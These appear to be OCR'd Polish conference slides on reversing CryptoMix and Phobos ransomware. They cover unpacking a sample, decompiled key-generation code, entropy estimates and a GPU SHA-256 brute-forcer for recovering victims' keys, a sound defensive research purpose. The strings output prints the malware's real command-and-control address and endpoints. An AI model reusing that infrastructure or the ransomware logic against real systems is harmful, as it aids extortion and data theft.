                                                    IFEST  string.t          t
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc/HGFYADSDYSAGYDHAS/
3702
```


```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ strings .rsrc/HGFYADSDYSAGYDHAS/3702
```

Reversowanie Ekstremalne (RE)

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ 7z x f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e1                    270
```

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc
                                                    IFEST  string.t          t
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc/HGFYADSDYSAGYDHAS/
3702
```

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ strings .rsrc/HGFYADSDYSAGYDHAS/3702
GHRtyurwdasQaGHRtyurwdasQaGHRtyurwdasQaGH
```



Reversowanie Ekstremalne (RE)

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ xcat.py .rsrc/HGFYADSDYSAGYDHAS/3702 -a QaGHRtyurwdas | xxd | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 c000 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: e8c1 9fc1 aca0 f192 aca0 f192 aca0 f192  ................
00000090: 8b66 9c92 ada0 f192 b2f2 7592 a5a0 f192  .f........u.....
```

Reversowanie c.d.

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ strings unpacked.exe
!This program cannot be run in DOS mode.
Rich
)iNX
```

Reversowanie c.d.

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ strings unpacked.exe
!This program cannot be run in DOS mode.
Rich
)iNX
```

```
http://217.23.7.105/ms_chek_os/ms_statistic_os_key.php?info=SCmvxag30Y35DIy7JTzxsJSTLJzUe67VbrPhiiCr4iIe
```


```
Content-Type: application/x-www-form-urlencoded
&status=
&key_os=
id_number=
POST
HTTP/1.0
DoneWorkEnd
217.23.7.105
/ms_chek_os/get_os_info.php
ms_ver_%x%x
```

Reversowanie c.d.

```
internetIsOK = internetOpenURL(
                    "http://217.23.7.105/ms_che
if ( !getExistingRSAKey() )
{
  if ( internetIsOK == 1 )
    generateRsaKeyToRegistry();
  else
    saveKeyToRegistry(&hardcodedKey, 268);
  if ( internetIsOK == 1 )
    logEncryptionStatus(1);
}
```

Reversowanie c.d.

X family:cryptomix

32 results found

Quick query: Only uploaded by me | Exclude public | Favorites | Exclude feed:* | Only ripped:* | Add +


Family	Config ID	Config type
cryptomix	37dd1c9d5b403d8e6d15cdb202be5f8a967628c49292b75b7042ed7d413a57a9	static
cryptomix	7fb80cddcde2550846785486dc248ccfe7c36b777c3adcb7be24c339dda1fff4	static
cryptomix	f469531081525136c683c2c119dda6c6a3ea447e933d52070f5bc33d2e799180	static
cryptomix	1dfac0603d3603125fa0e87d818348f67e080d52ff787431b0149f432baf362c	static
cryptomix	f6eef12fd7c835908fd280ca612b7b6086df8227a87199463263627f90055dd8	static
cryptomix	0b812e9e64d6404424e45d4b4e521033ad89604898378ee1cf4d99f2f720b4f3	static
cryptomix	922379713a3ebe1c5304e9ab1c61cf66ed0638d7e7f052f572b993c9f939d03b	static
cryptomix	dc0fd3f2b84829ac8e8133f703012525950ce184baba8ba3bc4c9f958b42f604	static
cryptomix	cd7b519f17e32d17966d5148f254d8d27d5396ea3d5a7c96b40b1a14825819d6	static

Phobos: how does it work

Phobos story

Trudniejszy przeciwnik - nieoczywiste czy da się coś zrobić

```
void key_sched()
{
  struct _SYSTEMTIME SystemTime; // [esp+8h] [ebp-20h] BYREF
  struct _FILETIME FileTime; // [esp+18h] [ebp-10h] BYREF
  LARGE_INTEGER PerformanceCount; // [esp+20h] [ebp-8h] BYREF

  InitializeCriticalSectionAndSpinCount(&CriticalSection, 0xFA0u);
  EnterCriticalSection(&CriticalSection);
  QueryPerformanceCounter(&PerformanceCount);
  kk0 ^= GetTickCount();
  kk1 ^= PerformanceCount.HighPart;
  kk2 ^= PerformanceCount.LowPart;
  kk3 ^= GetCurrentProcessId();
  kk4 ^= GetCurrentThreadId();
  GetLocalTime(&SystemTime);
  SystemTimeToFileTime(&SystemTime, &FileTime);
  kk5 ^= FileTime.dwHighDateTime;
  kk6 ^= FileTime.dwLowDateTime;
  QueryPerformanceCounter(&PerformanceCount);
  kk7 ^= PerformanceCount.HighPart;
  kk0 ^= PerformanceCount.LowPart;
  do
    key_rotate_round();
  while ( (_BYTE)kk0 );
  key_init = 1;
  LeaveCriticalSection(&CriticalSection);
}
```



Phobos story

Trudniejszy przeciwnik - nieoczywiste czy da się coś zrobić

```
GetTickCount()              # s * 10**3
GetCurrentProcessId()       # 2**30
GetCurrentThreadId()        # 2**30
SystemTimeToFileTime()      # s * 10**5
QueryPerformanceCounter()   # s * 10**7
```

Phobos story

Trudniejszy przeciwnik - "nieoczywiste" czy da się coś zrobić

```
GetTickCount()              # s * 10**3
GetCurrentProcessId()       # 2**30
GetCurrentThreadId()        # 2**30
SystemTimeToFileTime()      # s * 10**5
QueryPerformanceCounter()   # s * 10**7
```

```
>>> 10**3 * 10**7 * 10**7 * 10**7 * 2**30 * 2**30 * 256 // 10**3
29514790517935282585600000000000000000000
```


Phobos story

Trudniejszy przeciwnik - "nieoczywiste" czy da się coś zrobić

```
GetTickCount()              # s * 10**3
GetCurrentProcessId()       # 2**30
GetCurrentThreadId()        # 2**30
SystemTimeToFileTime()      # s * 10**5
QueryPerformanceCounter()   # s * 10**7
```


```
>>> 10**3 * 10**7 * 10**7 * 10**7 * 2**30 * 2**30 * 256 // 10**3
29514790517935282585600000000000000000000
```

Phobos story: forensics




```
>>> log(10**3 * 10**7 * 10**7 * 10**7 * 256 // 10**3, 2)
77.7604899926346
```

Phobos story: msdn

```
SystemTimeToFileTime(GetSystemTime())
```

SYSTEMTIME structure (minwinbase.h)

12/05/2018 • 2 minutes to read

Specifies a date and time, using individual members for the month, day, year, weekday, hour, minute, second, and millisecond.

```
>>> log(10**3 * 10**3 * 10**7 * 10**7 * 256 // 10**3, 2)
64.47277761308517
```

Phobos story: prosta logika

```
QueryPerformanceCounter()  # s * 10**7
QueryPerformanceCounter()  # ~10**3
```

```
>>> log(10**3 * 10**3 * 10**7 * 10**3 * 256 // 10**3, 2)
51.18506523353571
```

Phobos story: Potyczki Algorytmiczne

```
q = QueryPerformanceCounter()
key[0] = GetTickCount() ^ q.low
```

$$\{a \oplus b : a \in A, b \in B\}$$

$$|A| = 10^3$$

$$|B| = 10^3$$

Phobos story: Potyczki Algorytmiczne

```
q = QueryPerformanceCounter()
key[0] = GetTickCount() ^ q.low
```

$$\{a \oplus b : a \in A, b \in B\}$$

$$|A| = 10^3$$

$$|B| = 10^3$$

$$|R| \approx 10^3$$

```
>>> log(10**3 * 10**3 * 10**7 * 256 // 10**2, 2)
44.541209043760986
```

Phobos story: Potyczki Algorytmiczne

```
def ranges(fst, snd):
    s0, s1 = fst
    e0, e1 = snd
    out = set()
    for i in range(s0, s1 + 1):
        for j in range(e0, e1 + 1):
            out.add(i ^ j)
    return out
```

Phobos story: Potyczki Algorytmiczne

Jakie są możliwe wyniki xor dwóch przedziałów?

Rekurencja po pierwszym bicie:

- A: {0}, B: {0}
- A: {0, 1}, B: {0}
- A: {0, 1}, B: {0, 1}

Phobos story: Potyczki Algorytmiczne

```
merge(
    0aaa..0bbb,
    0ccc..0ddd
)
=>
[0] + merge(
    aaa..bbb,
    ccc..ddd
)
```

Phobos story: Potyczki Algorytmiczne

```
merge(
    0aaa..0bbb,
    0ccc..0ddd
)
=>
[0] + merge(
    aaa..bbb,
    ccc..ddd
)
```

```
merge(
    0aaa..1bbb,
    0ccc..0ddd
)
=>
[0] + merge(
    aaa..111,
    ccc..ddd
) |
[1] + merge(
    000..bbb,
    ccc..ddd
)
```

Phobos story: Potyczki Algorytmiczne

```
merge(
    0aaa..0bbb,
    0ccc..0ddd
)
=>
[0] + merge(
    aaa..bbb,
    ccc..ddd
)
```

```
merge(
    0aaa..1bbb,
    0ccc..0ddd
)
=>
[0] + merge(
    aaa..111,
    ccc..ddd
) |
[1] + merge(
    000..bbb,
    ccc..ddd
)
```

```
[0] + (
    merge(
        aaa..111,
        ccc..111
    ) |
    merge (
        000..bbb,
        000..ddd
    )
) |
[1] + (
    merge (
        aaa..111,
        000..ddd
    ) |
    merge (
        000..bbb,
        ccc..111
    )
)
```

Phobos story: Potyczki Algorytmiczne

```
merge(
    0aaa..1bbb,
    0ccc..1ddd
)
```

```
merge(
    0aaa..0111,
    0ccc..0111
) |
merge (
    0aaa..0111,
    1000..1ddd
) |
merge (
    1000..1bbb,
    0ccc..0111
) |
merge (
    1000..1bbb,
    1000..1ddd
)
```

```
[0] + (
    merge(
        aaa..111,
        ccc..111
    ) |
    merge (
        000..bbb,
        000..ddd
    )
) |
[1] + (
    merge (
        aaa..111,
        000..ddd
    ) |
    merge (
        000..bbb,
        ccc..111
    )
)
```

```
[0] + (
    hi_x_hi(aaa, ccc) |
    lo_x_lo(bbb, ddd)
) |
[1] + (
    lo_x_hi(ddd, aaa) |
    lo_x_hi(bbb, ccc)
)
```

Phobos story: Potyczki Algorytmiczne

```
merge(
    0aaa..1bbb,
    0ccc..1ddd
)
```

```
merge(
    0aaa..0111,
    0ccc..0111
) |
merge (
    0aaa..0111,
    1000..1ddd
) |
merge (
    1000..1bbb,
    0ccc..0111
) |
merge (
    1000..1bbb,
    1000..1ddd
)
```

```
[0] + (
    merge(
        aaa..111,
        ccc..111
    ) |
    merge (
        000..bbb,
        000..ddd
    )
) |
[1] + (
    merge (
        aaa..111,
        000..ddd
    ) |
    merge (
        000..bbb,
        ccc..111
    )
)
```

```
[0] + (
    hi_x_hi(aaa, ccc) |
    lo_x_lo(bbb, ddd)
) |
[1] + (
    lo_x_hi(ddd, aaa) |
    lo_x_hi(bbb, ccc)
)
```

```
[0] + lolo_hihi(aaa, bbb, ccc, ddd) |
[1] + lohi_hilo(aaa, bbb, ccc, ddd)
```

Phobos story: Potyczki Algorytmiczne

```python
def lolo_hihi(aaa, bbb, ccc, ddd, bit):
    mx0 = hi_m_hi(aaa, ccc, bit)
    mx1 = lo_m_lo(bbb, ddd, bit)
    return list(range(max(mx0, mx1)+1))

def lohi_hilo(aaa, bbb, ccc, ddd, bit):
    mx0 = lo_m_hi(ddd, aaa, bit)
    mx1 = lo_m_hi(bbb, ccc, bit)
    return list(range((1 << bit)+min(mx0, mx1), 2 << bit))
```

Phobos story: Potyczki Algorytmiczne

```python
def lo_m_lo(fst, snd, bit):
    return fst | snd | fillr(fst & snd)

def hi_m_hi(fst, snd, bit):
    fst = ones(bit) ^ fst
    snd = ones(bit) ^ snd
    return fst | snd | fillr(fst & snd)

def lo_m_hi(fst, snd, bit):
    snd = ones(bit) ^ snd
    return ones(bit) ^ (fst | snd | fillr(fst & snd))
```

```python
def lolo_hihi(aaa, bbb, ccc, ddd, bit):
    mx0 = hi_m_hi(aaa, ccc, bit)
    mx1 = lo_m_lo(bbb, ddd, bit)
    return list(range(max(mx0, mx1)+1))

def lohi_hilo(aaa, bbb, ccc, ddd, bit):
    mx0 = lo_m_hi(ddd, aaa, bit)
    mx1 = lo_m_hi(bbb, ccc, bit)
    return list(range((1 << bit)+min(mx0, mx1), 2 << bit))
```

Phobos story: Potyczki Algorytmiczne

```python
def ones(bit):
    return (1<<bit)-1

def fillr(x):
    r = x
    while x:
        r = x-1
        x = x & (x - 1)
    return r
```

```python
def lo_m_lo(fst, snd, bit):
    return fst | snd | fillr(fst & snd)

def hi_m_hi(fst, snd, bit):
    fst = ones(bit) ^ fst
    snd = ones(bit) ^ snd
    return fst | snd | fillr(fst & snd)

def lo_m_hi(fst, snd, bit):
    snd = ones(bit) ^ snd
    return ones(bit) ^ (fst | snd | fillr(fst & snd))
```

```python
def lolo_hihi(aaa, bbb, ccc, ddd, bit):
    mx0 = hi_m_hi(aaa, ccc, bit)
    mx1 = lo_m_lo(bbb, ddd, bit)
    return list(range(max(mx0, mx1)+1))

def lohi_hilo(aaa, bbb, ccc, ddd, bit):
    mx0 = lo_m_hi(ddd, aaa, bit)
    mx1 = lo_m_hi(bbb, ccc, bit)
    return list(range((1 << bit)+min(mx0, mx1), 2 << bit))
```

Phobos story: Potyczki Algorytmiczne

```python
def merge_internal(s0, e0, s1, e1, bit, prefix, out):
    if bit < 0:
        out.append(prefix)
        return

    t0 = s0 & (1<<bit) != e0 & (1<<bit)
    t1 = s1 & (1<<bit) != e1 & (1<<bit)
    b0 = 1 if s0 & (1<<bit) else 0
    b1 = 1 if s1 & (1<<bit) else 0

    o = (1<<bit) - 1
    s0, e0 = s0 & o, e0 & o
    s1, e1 = s1 & o, e1 & o

    if t0:
        if t1:
            mx_ac = sigma(s0 ^ o, s1 ^ o)
            mx_bd = sigma(e0, e1)
            mx_da = sigma(e1, s0 ^ o)
            mx_bc = sigma(e0, s1 ^ o)

            for i in range(0, max(mx_ac, mx_bd)+1):
                out.append((prefix << (bit+1)) + i)

            for i in range((1 << bit) + min(mx_da^o, mx_bc^o), 2 << bit):
                out.append((prefix << (bit+1)) + i)
        else:
            merge_internal(s0, o, s1, e1, bit-1, (prefix << 1) ^ b1, out)
            merge_internal(0, e0, s1, e1, bit-1, (prefix << 1) ^ b1 ^ 1, out)
    else:
        if t1:
            merge_internal(s0, e0, s1, o, bit-1, (prefix << 1) ^ b0, out)
            merge_internal(s0, e0, 0, e1, bit-1, (prefix << 1) ^ b0 ^ 1, out)
        else:
            merge_internal(s0, e0, s1, e1, bit-1, (prefix << 1) ^ b0 ^ b1, out)
```


```
>>> log(10**3 * 10**3 * 10**7 * 256 // 10**2, 2)
44.541209043760986
```


Phobos story: Optymalizacja

- Python język, dobry język, ale:
- 500 kluczy na sekundę
- 100000000000 kluczy = 200000000 cpusekund 3333333 cpuminut = 55555 cpugodzin = 2314 cpudni


Phobos story: Optymalizacja

- C++?
- Szybciej (nawet kilka razy szybciej)
- Ale niewystarczająco szybko

Phobos story: Optymalizacja



Phobos story: Optymalizacja



Pierwsza wersja: 19166 kpm

Phobos story: Optymalizacja

Po co komu sha256_update?

```
59  -       sha256_update(&verify, h_data, 32);
```

```
58  +
59  +       // Unrolled update
60  +       verify.datalen = 32;
61  +       mycpy32((uint32_t *)verify.data, (uin
      t32_t *)h_data);
62  +
```

Phobos story: Optymalizacja

Po co komu sha256_init?

```
83  -       sha256_init(&verify);
84
85  -       // Unrolled update
86  -       verify.datalen = 32;
```

```
82
83  +       mycpy32(verify.state, sha256_h);
```

Phobos story: Optymalizacja

Lokalne zmienne >>> globalne tablice

```
53  -     unsigned char* h_data = packets[thread_id].data;
```

```
53  +     unsigned char h_data[32];
54  +     mycpy32((uint32_t *)h_data, (uint32_t *)packets[thread_id].data);
```

Phobos story: Optymalizacja

sha256_final zawsze na 32 bajtach

```
64  -       sha256_final(&verify, h_data);
96  +       sha256_final_32(&verify, h_data);
```

```
__device__ void sha256_final_32(SHA256_CTX *ctx, BYTE hash[])
{
    // Pad whatever data is left in the buffer.
    memset(ctx->data + 32, 0, 32);

    ctx->data[32] = 0x80;
    ctx->data[62] = 1;
    ctx->bitlen = 256;

    sha256_transform(ctx, ctx->data);
```

Phobos story: Optymalizacja

bswap w GPU

```
93 +
94 +     #pragma unroll 8
95 +     for (int i = 0; i < 8; ++i)
96 +         h_data[i] = __byte_perm(h_data[i], 0, 0x123);
97 +
```

Phobos story: Optymalizacja

```
for (int round=0; round<SHA_ROUNDS; round++) {
    bool is_done = h_data[0] == 0 && round != 0;
    sha256_init(&verify);
    sha256_update(&verify, h_data, 32);
    sha256_final(&verify, h_data);

    if (is_done) {
        packets[thread_id].status = PacketStatus::Done;
        break;
    }
}
```




```
for (int round=0; round<SHA_ROUNDS; round++) {
    bool is_done = (state[0] & 0xFF000000) == 0 && round != 0;
    mycpy32(data, state); // Inlined sha256_update
    mycpy32(state, sha256_h); // Inlined sha256_init

    memset(((uint8_t*)data) + 32, 0, 32);
    data[8] = 0x80000000;
    data[15] = 0x100;
    sha256_transform(state, data);

    if (is_done) {
        packets[thread_id].status = PacketStatus::Done;
        break;
    }
}
```

Phobos story: Optymalizacja

```
for (int round=0; round<SHA_ROUNDS; round++) {
    bool is_done = (state[0] & 0xFF000000) == 0 && round != 0;
    mycpy32(data, state); // Inlined sha256_update
    mycpy32(state, sha256_h); // Inlined sha256_init

    memset(((uint8_t*)data) + 32, 0, 32);
    data[8] = 0x80000000;
    data[15] = 0x100;
    sha256_transform(state, data);

    if (is_done) {
        packets[thread_id].status = PacketStatus::Done;
        break;
    }
}
```

